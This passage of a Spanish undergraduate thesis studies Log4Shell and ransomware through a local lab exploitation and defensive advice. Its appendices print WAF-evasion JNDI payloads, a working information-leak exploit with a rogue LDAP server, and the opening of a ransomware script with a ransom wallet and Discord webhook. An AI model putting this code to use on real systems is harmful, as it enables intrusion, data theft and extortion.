Dedicar tiempo a la ciberseguridad actual

Para poder reaccionar rápidamente ante una vulnerabilidad 0-Day hay que estar al corriente del estado global de la ciberseguridad. Tener fuentes actuales de las vulnerabilidades puede detener un atacante. Cuando una vulnerabilidad es publicada y no existe un parche o una forma de detenerse, ser consciente de que

[2]El phishing se refiere al envío de correos electrónicos que tienen la apariencia de proceder de fuentes de confianza, o páginas web suplantado entidades para robar los credenciales de acceso.

se debe de mitigar evita accidentes de seguridad informática. Estar al tanto de las amenzas acutales sirve para tener una mejora en la seguridad. Si conocemos los métodos que utilizan los atacantes podemos crear configuraciones y reglas para detectarlos. Si no se revisa las tendenencias de los ciberataques, la organización se vuelve vulnerable. Para ello existen páginas como Mitre Attack.

MITRE nos presenta una estructura donde se nos muestra cada una de las fases de la kill chain y formas de realizar cada una de estas fases. Además se pueden ver técnicas concretas para acceder. Existen metodologías de defensa basada en la matriz de Mitre, como aliciente, también permite evaluar al sistema frente a a cada una de las partes de la killchain.

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commo Used Po
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Commu Through Removal Media
Hardware Additions	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connect Proxy

Figura 4.1: Matriz de MITRE Attack

Gestionar correctamente los permisos de usuarios

Una tendencia habitual en las empresas no dedicadas explícitamente a la seguridad es la de evitar el tiempo en configuración. Muchas empresas no controlan los permisos que tienen los usuarios, algunos pueden tener incluso permisos administrativos que permiten realizar configuraciones a todo el entorno. Si no se controlan los permisos, cuando un solo usuario sea vícitma de un phishing, el atacante podría tener una mayor facilidad para alcanzar los objetivos como desplegar un ransomware.

Eliminar cuentas antiguas

Cuando un empleado de una empresa deja la empresa, se debería gestionar la baja del usuario, si no se gestiona correctamente, pueden quedar antiguos administradores con permisos que podrían resultar en un ataque.

Copias de seguridad periódicas

Si una empresa es vícitma de un ransomware, puede restarurar sus servicios a una versión anterior. Si se realizan copias de seguridad diarias el impacto sería perder todos los datos hasta el día anterior. En caso de que las copias se realizasen 1 vez al mes, las pérdidas podrían ocasionar que los sistemas no se recuperasen correctamente y no funcionarán los sistemas.

Se recomienda como medida adicional de la seguridad, tener una copia de seguridad con menor frecuencia pero que esté aislada del resto para que en caso de ataque ransomware se pudieran recuperar los sistemas.

Conocer la infraestructura de tus sistemas

Es muy importante para una empresa listar y conocer todas las aplicaciones, software y hardware que se utiliza. Al disponer de un listado es posible indentificar vulnerabilidades que se publiquen. Si en los sistemas se tiene adobe acrobat, y el sistema cuenta con la versión 21.007.20099, podríamos contrastar si una infraestructura es vulnerable, en este caso, en los últimos boletines de civerseguridad aparecería vulnerable para el CVE-2022.24091. En caso de que no estuviera listado, sería necesario comprobar en todos los sistemas un escaneo de vulnerabilidades, lo que haría más costoso protegerse de la vulnerabilidad. Cabe recalcar que no solo el software es vulnerable, aunque para un atacante sea más difícil acceder a un dispositivo sigue siendo posible, el robo de un ordenador portátil podría causar un desastre por ejemplo.

CAPÍTULO 5
Implementación y caso de Uso

Se mostrará un caso práctico de explotación, en un entorno virtual vulnerable, de la vulnerabilidad Log4shell CVE-2021-44228. En la configuración inicial hemos descargado un repositorio que nos permite descargar un sistema vulnerable a Log4J. Tras la configuración inicial, el siguiente paso es una vez descargado el repositorio construiremos el docker a través del archivo DOCKERFILE que se encuentra dentro de la carpeta /log4jpwn. Para ello utilizando el comando

```
build -t log4wpn .
```

Listing 5.1: Comando para construir el docker a través del DOCKERFILE

Buscará el archivo DOCKERFILE que se encuentra en la misma carpeta y creará un sistema ya preparado vulnerable a Log4J. El código utilizado se encuentra en el anexo. B.0.2

```
┌──(kali㉿kali)-[~/tfg/log4jpwn]
└─$ sudo docker build -t log4pwn .
Sending build context to Docker daemon  2.732MB
Step 1/9 : FROM maven AS build
latest: Pulling from library/maven
2b55860d4c66: Pull complete
49a58ffb4a94: Pull complete
8889343dc9d4: Pull complete
5c321d92dfdb: Pull complete
205cdb5a304d: Pull complete
7a182773281c: Pull complete
16f328d5425b: Pull complete
b5d8e54a75a5: Pull complete
Digest: sha256:0232b4e6b56d5d95c905d798382ad9e361503378fa4208ac03ac079e69e92622
Status: Downloaded newer image for maven:latest
 ---> 7f8c1fcb5106
Step 2/9 : ADD . /log4jpwn
 ---> 8118ff380818
Step 3/9 : WORKDIR /log4jpwn
 ---> Running in d93d4643b954
Removing intermediate container d93d4643b954
```

Figura 5.1: Construcción del docker

Una vez ejecutado el código, el archivo DOCKERFILE realizará todas las configuraciones necesarias y resolverá todas nuestras dependencias para un correcto funcionamiento.

```
13 lines (9 sloc)  306 Bytes
1  FROM maven AS build
2  ADD . /log4jpwn
3  WORKDIR /log4jpwn
4  RUN mvn clean compile assembly:single
5
6  FROM gcr.io/distroless/java:11
7  COPY --from=build /log4jpwn/target/log4jpwn-1.0-SNAPSHOT-jar-with-dependencies.jar /log4jpwn.jar
8
9  ENV PWN="CVE-2021-44228"
10
11 EXPOSE 8080
12
13 ENTRYPOINT ["java", "-jar", "/log4jpwn.jar"]
```

Figura 5.2: Uso del archivo DOCKERFILE para la construcción del docker

Una vez creado ejecutaremos el docker para que corra el servicio en el puerto 5555. El docker nos proporciona un servicio el cuál al enviar una petición de Log4Shell dejará un registro mostrando que es vulnerable.

```
┌──(kali㉿kali)-[~/tfg/log4jpwn]
└─$ sudo docker run --rm -p5555:8080 log4pwn .
WARNING: sun.reflect.Reflection.getCallerClass is not supported. This will impact performance.
[Thread-1] INFO org.eclipse.jetty.util.log - Logging initialized @1033ms to org.eclipse.jetty.util.log.Slf4jLog
[Thread-1] INFO spark.embeddedserver.jetty.EmbeddedJettyServer - == Spark has ignited ...
[Thread-1] INFO spark.embeddedserver.jetty.EmbeddedJettyServer - >> Listening on 0.0.0.0:8080
[Thread-1] INFO org.eclipse.jetty.server.Server - jetty-9.4.z-SNAPSHOT; built: 2019-04-29T20:42:08.989Z; git: e1bc35120
a6617ee3df052294e433f3a25ce7097; jvm 11.0.14+9-post-Debian-1deb11u1
[Thread-1] INFO org.eclipse.jetty.server.session - DefaultSessionIdManager workerName=node0
[Thread-1] INFO org.eclipse.jetty.server.session - No SessionScavenger set, using defaults
[Thread-1] INFO org.eclipse.jetty.server.session - node0 Scavenging every 660000ms
[Thread-1] INFO org.eclipse.jetty.server.AbstractConnector - Started ServerConnector@7b304057{HTTP/1.1,[http/1.1]}{0.0.
0.0:8080}
[Thread-1] INFO org.eclipse.jetty.server.Server - Started @1237ms
```

Figura 5.3: Ejecución del servicio en el puerto 5555

Después de ejecutar el docker lanzaremos una búsqueda Nmap para comprobar donde se ejecuta, y localizaremos el puerto 5555. Nmap lanzará peticiones a todos los puertos para ver que servicios se están ejecutando, este proceso genera mucho ruido, dado que si una organización tuviera configurados correctamente sus sistemas de detección, lograría de forma sencilla, reconocer este tipo de ataques. Si los firewalls son correctamente configurados podrían ser bloqueados , de esta forma los atacantes tendrían que utilizar otros métodos de escaneo.





Figura 5.4: Uso de nmap donde se observa el servicio en el puerto 5555

Una vez ejecutado el escaneo, se procedería a comprobar si el sistema es vulnerable, para ello utilizaremos el script nombrado anteriormente.


Figura 5.5: Uso del script de reconocimientos para observar que el sistema es vulnerable a Log4Shell

Los resultados del script que el sistema es vulnerable, en caso de que alguno no apareciera como 200 significa que no es vulnerable, o también puede significar que hay un WAF que nos detiene la ejecución.


Una vez tenemos la información que es vulnerable enviaremos la petición:



Y el resultado que nos muestra el docker es que ha sido vulnerado, lo que nos otorga la shell reversa:



Para finalizar al ejecutar el ransomware, los sistemas quedarían cifrados, y solo se mostraría por pantalla la siguiente imagen:



CAPÍTULO 6
Conclusiones y trabajos futuros

Este trabajo de fin de grado tiene como objetivo estudiar la vulnerabilidad Log4Shell, el impacto que ha generado hasta el día de hoy, demostrar cómo a través de la vulnerabilidad se han llegado a atacar empresas que ha supuesto costes de cientos de millones de euros.

A lo largo del proceso de desarrollo se ha podido observar que:

- La vulnerabilidad Log4Shell fue utilizada por un gran número de atacantes en un corto lapso de tiempo.
- Los impacto que ha tenido la vulnerabilidad han sido catastróficos e incluso a día de hoy, grupos de atacantes siguen explotando dicha vulnerabilidad.
- Se ha demostrado que la posibilidad de sufrir un ataque ransomware en una empresa u organización no es tan baja como la gente considera.
- Las amenazas de ciberseguridad son cada vez más activas y suponen pérdidas millonarias para las empresas.

Como resultado de la investigación realizada podemos afirmar que Log4Shell cumplía con una serie de caraterísticas que explica la repercusión que logró, siendo una de las vulnerabilidades más conocidas y de mayor impacto de los últimos años. La facilidad de la explotación es una de las principales claves de la fama de esta vulnerabilidad. También hay que destacar que el uso de la librería Log4J era muy utilizado e incluso, habían empresas que no eran conscientes de que sus sitemas lo utilizasen. No hay que olvidar la importancia del uso del software libre del cuál muchas empresas confían ciegamente y en la mayoría de casos es gestionado por pocas personas de forma no retribuida.

Por otro lado, uno de los campos de estudio que hemos abordado es el de las amenazas por ataques ransomware, el peligro que suponen para las empresas y formas de mitigación de vulnerabilidades. Incluyendo recomendaciones básicas para cualquier empresa u organización que puede evitar ataques con impactos catastróficos.

Respecto al grado de ingeniería informática, cabe destacar que no se fomenta la ciberseguridad en ninguna asignatura obligatoria y debería de tener un mayor peso, todos los trabajadores del sector IT deben estar concienciados de los peligros que existen.

Este proyecto se podría ampliar en un futuro, viendo la evolución de la vulnerabilidad a lo largo de los años y su uso por ciberamenazas. También sería posible realizar un caso de uso en entornos más reales para analizar los costes que tendrían dichos ataques y sus consecuencias.

Bibliografía

[1] Tópicos de ciberseguridad de la empresa IBM. Consultado en https://www.ibm.com/mx-es/topics/cybersecurity.

[2] Definiciópn de ciberseguridad por la página web Ciberseguridad.com Consultado en https://ciberseguridad.com/ciberataques/#Que_es_un_ciberataque_o_ataque_informatico

[3] Consultado en https://www.prakmatic.com/advanced-persistent-threats-apt/.

[4] Consultado en https://es.malwarebytes.com/ransomware/

[5] https://www.kaspersky.es/blog/luna-blackbasta-ransomware/27434/

[6] https://softwarelab.org/es/que-es-un-ataque-de-dia-cero/

[7] Consultado en https://tryhackme.com/room/redteamfundamentals

[8] Página web de la aplicación de command and control https://www.cobaltstrike.com

[9] Nueva aplicación de command and control https://thehackernews.com/2022/08/chinese-hackers-using-new-manjusaka.html

[10] Consultado en https://www.ccn-cert.cni.es/publico/seriesCCN-STIC/series/400-Guias_Generales/401-glosario_abreviaturas/index.html?n=47.html

[11] Consultado en https://threatpost.com/aquatic-panda-log4shell-exploit-tools/177312/

[12] Consultado en https://bitlifemedia.com/2022/03/asi-es-lockbit-el-ransomware-mas-rapido-y-peligroso/

[13] Consultado en https://www.sentinelone.com/blog/living-off-windows-defender-lockbit-ransomware-sideloads-cobalt-strike-through

[14] Consultado en https://www.welivesecurity.com/la-es/2022/05/31/mas-mitad-victimas-ransomware-pagaron-rescate-cibercriminales/

[15] Consultado en https://www.ransom-db.com/ransomware-groups

[16] Consultado en https://techmonitor.ai/technology/cybersecurity/knauf-cyberattack-blackbasta-ransomware

[17] Consultado en https://www.javatpoint.com/introduction-to-log4j

[18] Consultado en https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-From-JNDI-LDAP-Manipulation-To-RCE-wp.pdf

[19] Repositorio por la comunidad https://github.com/YfryTchsGD/Log4jAttackSurface

[20] Consultado en https://www.behindjava.com/java-log4j-hack-explained/

[21] Sistema operativo descargado de https://www.kali.org/

[22] https://nmap.org/

[23] https://news.sophos.com/es-419/2021/12/13/log4shell-hell-anatomia-de-un-brote-de-exploits/

[24] https://github.com/kozmer/log4j-shell-poc

[25] https://github.com/zaqoQLF/ransomware-python

[26] https://www.oracle.com/es/database/security/que-es-un-waf.html

[27] https://www.cronup.com/el-malware-raccoon-stealer-regresa-con-una-nueva-versio

[28] Consultado en https://www.bancosantander.es/glosario/vulnerabilidad-informatica

[29] Consultado en

[30] Consultado en https://latam.kaspersky.com/resource-center/definitions/advanced-persistent-threats

[31] Consultado en https://www.kaspersky.es/resource-center/threats/ransomware-wannacry

[32] Consultado en https://www.cve.org/About/Overview

[33] Consultado en https://cwe.mitre.org/top25/archive/2022/2022_cwe_top25.html

APÉNDICE A
Configuración del sistema

Para el trabajo a realizar vamos a utilizar un sistema operativo enfocado en ciberseguridad con multitud de herramientas ya disponibles.

El sistema que utilizaremos es Kali Linux, que descargaremos del repositorio oficial.[21]

A.1 Fase de inicialización

En el propio sistema de Kali Linux descargaremos un respositorio que nos ofrece un entorno ya preparado para ejecutar el rce.

La configuración de la máquina virtual es la siguiente:




Figura A.1: Descarga del repositorio para proceder a lanzar el docker

Una vez descargado el repositorio construiremos el docker a través del archivo DOCKERFILE que se encuentra dentro de la carpeta /log4jpwn.

```
┌──(kali㉿kali)-[~/tfg/log4jpwn]
└─$ sudo docker build -t log4pwn .
Sending build context to Docker daemon  2.732MB
Step 1/9 : FROM maven AS build
latest: Pulling from library/maven
2b55860d4c66: Pull complete
49a58ffb4a94: Pull complete
8889343dc9d4: Pull complete
5c321d92dfdb: Pull complete
205cdb5a304d: Pull complete
7a182773281c: Pull complete
16f328d5425b: Pull complete
b5d8e54a75a5: Pull complete
Digest: sha256:0232b4e6b56d5d95c905d798382ad9e361503378fa4208ac03ac079e69e92622
Status: Downloaded newer image for maven:latest
 ---> 7f8c1fcb5106
Step 2/9 : ADD . /log4jpwn
 ---> 8118ff380818
Step 3/9 : WORKDIR /log4jpwn
 ---> Running in d93d4643b954
Removing intermediate container d93d4643b954
```

Figura A.2: Construcción del docker

13 lines (9 sloc) | 306 Bytes

```
1  FROM maven AS build
2  ADD . /log4jpwn
3  WORKDIR /log4jpwn
4  RUN mvn clean compile assembly:single
5
6  FROM gcr.io/distroless/java:11
7  COPY --from=build /log4jpwn/target/log4jpwn-1.0-SNAPSHOT-jar-with-dependencies.jar /log4jpwn.jar
8
9  ENV PWN="CVE-2021-44228"
10
11 EXPOSE 8080
12
13 ENTRYPOINT ["java", "-jar", "/log4jpwn.jar"]
```

Figura A.3: Uso del archivo DOCKERFILE para la onstrucción del docker

APÉNDICE B
Código

B.0.1. Script detectar Log4Shell

Script escrito en python que permite comprobar si un host es vulnerable a Log4Shell con diferentes modos de evasión de WAF.

```
import requests
import socket
import sys


hostname = socket.gethostname()

local_ip = '127.0.0.1'
#en el primer argumento se indica la url
url = sys.argv[1]


print("Lanzado evadiendo WAF:")
headers = {
    'User-Agent': '${${::-j}ndi:rmi://'+local_ip+':4444}',
    'X-Forwarded-For': '${${::-j}ndi:rmi://'+local_ip+':4444}',
    'Cookie': '${${::-j}ndi:rmi://'+local_ip+':4444}',
    'Host': '${${::-j}ndi:rmi://'+local_ip+':4444}',
    'X-Api-Version': '${${::-j}ndi:rmi://'+local_ip+':4444}'
}

response = requests.get(url, headers=headers, verify=False,
    allow_redirects=True)
print(response)
print("Lanzado evadiendo WAF:")
headers = {
    'User-Agent': '${${lower:jndi}:${lower:rmi}://'+local_ip+':4444}',
    'X-Forwarded-For': '${${lower:jndi}:${lower:rmi}://'+local_ip+'
        :4444}',
    'Cookie': '${${lower:jndi}:${lower:rmi}://'+local_ip+':4444}',
    'Host': '${${lower:jndi}:${lower:rmi}://'+local_ip+':4444}',
    'X-Api-Version': '${${lower:jndi}:${lower:rmi}://'+local_ip+':4444}
        '
}


response = requests.get(url, headers=headers, verify=False,
    allow_redirects=True)
```

```
print(response)

print("Lanzado evadiendo WAF:")
headers = {
    'User-Agent': '${${lower:${lower:jndi}}:${lower:rmi}://'+local_ip+':4444}',
    'X-Forwarded-For': '${${lower:${lower:jndi}}:${lower:rmi}://'+local_ip+':4444}',
    'Cookie': '${${lower:${lower:jndi}}:${lower:rmi}://'+local_ip+':4444}',
    'Host': '${${lower:${lower:jndi}}:${lower:rmi}://'+local_ip+':4444}',
    'X-Api-Version': '${${lower:${lower:jndi}}:${lower:rmi}://'+local_ip+':4444}'
}


response = requests.get(url, headers=headers, verify=False, allow_redirects=True)
print(response)

print("Lanzado evadiendo WAF:")
headers = {
    'User-Agent': '${${lower:j}${lower:n}${lower:d}i:${lower:rmi}://'+local_ip+':4444}',
    'X-Forwarded-For': '${${lower:${lower:jndi}}:${lower:rmi}://'+local_ip+':4444}',
    'Cookie': '${${lower:${lower:jndi}}:${lower:rmi}://'+local_ip+':4444}',
    'Host': '${${lower:${lower:jndi}}:${lower:rmi}://'+local_ip+':4444}',
    'X-Api-Version': '${${lower:${lower:jndi}}:${lower:rmi}://'+local_ip+':4444}'
}


response = requests.get(url, headers=headers, verify=False, allow_redirects=True)
print(response)
print("Lanzado evadiendo WAF:")
headers = {
    'User-Agent': '$${${lower:j}${upper:n}${lower:d}${upper:i}:${lower:r}m${lower:i}}://'+local_ip+':4444}',
    'X-Forwarded-For': '$${${lower:j}${upper:n}${lower:d}${upper:i}:${lower:r}m${lower:i}}://'+local_ip+':4444}',
    'Cookie': '$${${lower:j}${upper:n}${lower:d}${upper:i}:${lower:r}m${lower:i}}://'+local_ip+':4444}',
    'Host': '$${${lower:j}${upper:n}${lower:d}${upper:i}:${lower:r}m${lower:i}}://'+local_ip+':4444}',
    'X-Api-Version': '$${${lower:j}${upper:n}${lower:d}${upper:i}:${lower:r}m${lower:i}}://'+local_ip+':4444}'
}

response = requests.get(url, headers=headers, verify=False, allow_redirects=True)
print(response)
```

B.0.2. Pwn.py

Código utilizado en el repositorio de github vulnerable a Log4Shell

```
#!/usr/bin/env python3

# Pure python ENV variable leak PoC for CVE-2021-44228
# Original PoC: https://twitter.com/Black2Fan/status/1470281005038817284
#
# 2021 @leonjza

import argparse
import signal
import socketserver
import threading
import time
from urllib.parse import urljoin

import requests

LDAP_HEADER = b'\x30\x0c\x02\x01\x01\x61\x07\x0a\x01\x00\x04\x00\x04\x00\x0a'


class ThreadedTCPRequestHandler(socketserver.BaseRequestHandler):
    """ A simple handler class to deliver the start of an LDAP conversation """

    def handle(self) -> None:
        """
            Handle incoming connections
            :return:
        """

        print(f' i| new connection from {self.client_address[0]}:{self.client_address[1]}')

        sock = self.request
        sock.recv(1024)
        sock.sendall(LDAP_HEADER)

        data = sock.recv(1024)
        data = data[9:]  # strip header

        # example response
        #
        # ('Java version 11.0.13\n'
        #  '\x01\x00\n'
        #  '\x01\x03\x02\x01\x00\x02\x01\x00\x01\x01\x00\x0b'
        #  'objectClass0\x00\x1b0\x19\x04\x172.16.840.1.113730.3.4.2')

        data = data.decode(errors='ignore').split('\n')[0]
        print(f' v| extracted value: {data}')


class ThreadedTCPServer(socketserver.ThreadingMixIn, socketserver.TCPServer):
    pass
```

```
51
52
53 def make_request(args, payload):
54     """
55         Makes a request to the target with the log4j <= 2.15 payload
               set.
56         :param args:
57         :param payload:
58         :return:
59     """
60
61     # prepare the request
62     headers = {}
63     params = {}
64     target = args.target if args.target.endswith('/') else args.target
           + '/'
65
66     # add payloads based on flags
67     if args.payload_all or args.payload_header:
68         print(f' i| setting payload in User-Agent header')
69         headers['User-Agent'] = payload
70
71     if args.payload_all or args.payload_query_string:
72         print(f' i| setting payload as query string \'q\'')
73         params['q'] = payload
74
75     if args.payload_all or args.payload_path:
76         print(f' i| setting payload as part of the uri path')
77         target = urljoin(target, payload)
78
79     # fire ze lazor
80     print(f' i| sending exploit payload {payload} to {target}')
81
82     try:
83         r = requests.get(args.target, headers=headers, params=params)
84         print(f' i| request url was: {r.url}')
85         print(f' i| response status code: {r.status_code}')
86         if args.dump_resp:
87             print(f' i| response: {r.text}')
88     except Exception as e:
89         print(f' e| failed to make request: {e}')
90
91
92 def main():
93     """
94         Application entrypoint
95         :return:
96     """
97
98     parser = argparse.ArgumentParser(description='a simple log4j <=2.14
           information disclosure poc '
99                                                  '(ref: https://twitter
                                                       .com/Black2Fan/
                                                       status
                                                       /1470281005038817284)
                                                       ')
100    parser.add_argument('--listen-host', default='0.0.0.0',
101                        help='exploit server host to listen on (default
                               : 127.0.0.1)')
```

```
102     parser.add_argument('--listen-port', '-lp', default=8888, help='
            exploit server port to listen on (default: 8888)')
103     parser.add_argument('--exploit-host', '-eh', required=True, default
            ='127.0.0.1',
104                         help='host where (this) exploit server is
                                reachable')
105     parser.add_argument('--leak', '-l', default='${java:version}',
106                         help='value to leak. '
107                              'see: https://twitter.com/Rayhan0x01/
                                    status/1469571563674505217 '
108                              '(default: ${java:version})')
109     parser.add_argument('--dump-resp', action='store_true', help='dump
            the http response body')
110     # payload types
111     parser.add_argument('--payload-all', '-pa', action='store_true',
            help='use the payload everywhere')
112     parser.add_argument('--payload-header', '-ph', action='store_true',
             default=True,
113                         help='use the payload as the user-agent header'
                                )
114     parser.add_argument('--payload-query-string', '-pq', action='
            store_true',
115                         help='use the payload as query string param')
116     parser.add_argument('--payload-path', '-pp', action='store_true',
            help='use the payload as part of the path')
117     parser.add_argument('--target', '-t', help='target uri')
118     parser.add_argument('--keep-alive', '-k', action='store_true', help
            ='keep the exploit server alive')
119
120     args = parser.parse_args()
121
122     # make sure we have something to do
123     if not (args.target or args.keep_alive):
124         print(' e| specify at least one of --target/-t or --keep-alive
                /-k')
125         return
126
127     print(f' i| starting server on {args.listen_host}:{args.listen_port
            }')
128     server = ThreadedTCPServer((args.listen_host, int(args.listen_port)
            ), ThreadedTCPRequestHandler)
129
130     serv_thread = threading.Thread(target=server.serve_forever)
131     serv_thread.daemon = True
132     serv_thread.start()
133     time.sleep(1)
134     print(f' i| server started')
135
136     payload = f'${{jndi:ldap://{args.exploit_host}:{args.listen_port}/{
            args.leak}}}'
137
138     if args.target:
139         make_request(args=args, payload=payload)
140
141     # cleanup, we're done
142     if not args.keep_alive:
143         server.shutdown()
144         server.server_close()
145         return
```

```
146
147     print(f' i| keeping exploit server alive')
148     print(f' i| payload to use: {payload}')
149     signal.pause()
150
151
152 if __name__ == '__main__':
153     main()
```

B.0.3. Ransomware.py

Código del ransomware que vamos a utilizar.

```
1  import time
2  import os
3  from os.path import exists as file_exists
4  import socket
5  from cryptography.fernet import *
6  import cryptography
7  from discord_webhook import DiscordWebhook, DiscordEmbed
8  from binascii import Error
9  from colorama import Fore, Back, Style
10
11 class ransomwareEncrypt:
12     def __init__(self):
13         self._fileToEncrypt = []
14         self.keyGen = Fernet.generate_key()
15         self.priceToAsk = "$300"
16         self.wallet_url = "bc1qxy2kgdygjrsqtzq2n0yrf2493p83kkfjhx0wlh"
17         self.currency = "Bitcoin"
18         self.dc_webhook = DiscordWebhook("https://canary.discord.com/
               api/webhooks/979584793601777664/
               YDIODdyyITuflKWlqlKtvnxDeAxaRI6bXRGrJ4gUFyW7yV6pp3rwRignY7dpPIVzwNCI
               ")
19
20     def encrypt_files(self):
21         classRedirect = ransomwareEncrypt()
22         checkAlrdyEncrypted = file_exists("encryptionCheck.txt")
23         if checkAlrdyEncrypted == True:
24             # Files are already encryted. So switch to the
                   decrypt_files function
25             os.system("clear")
26             classRedirect.decrypt_files()
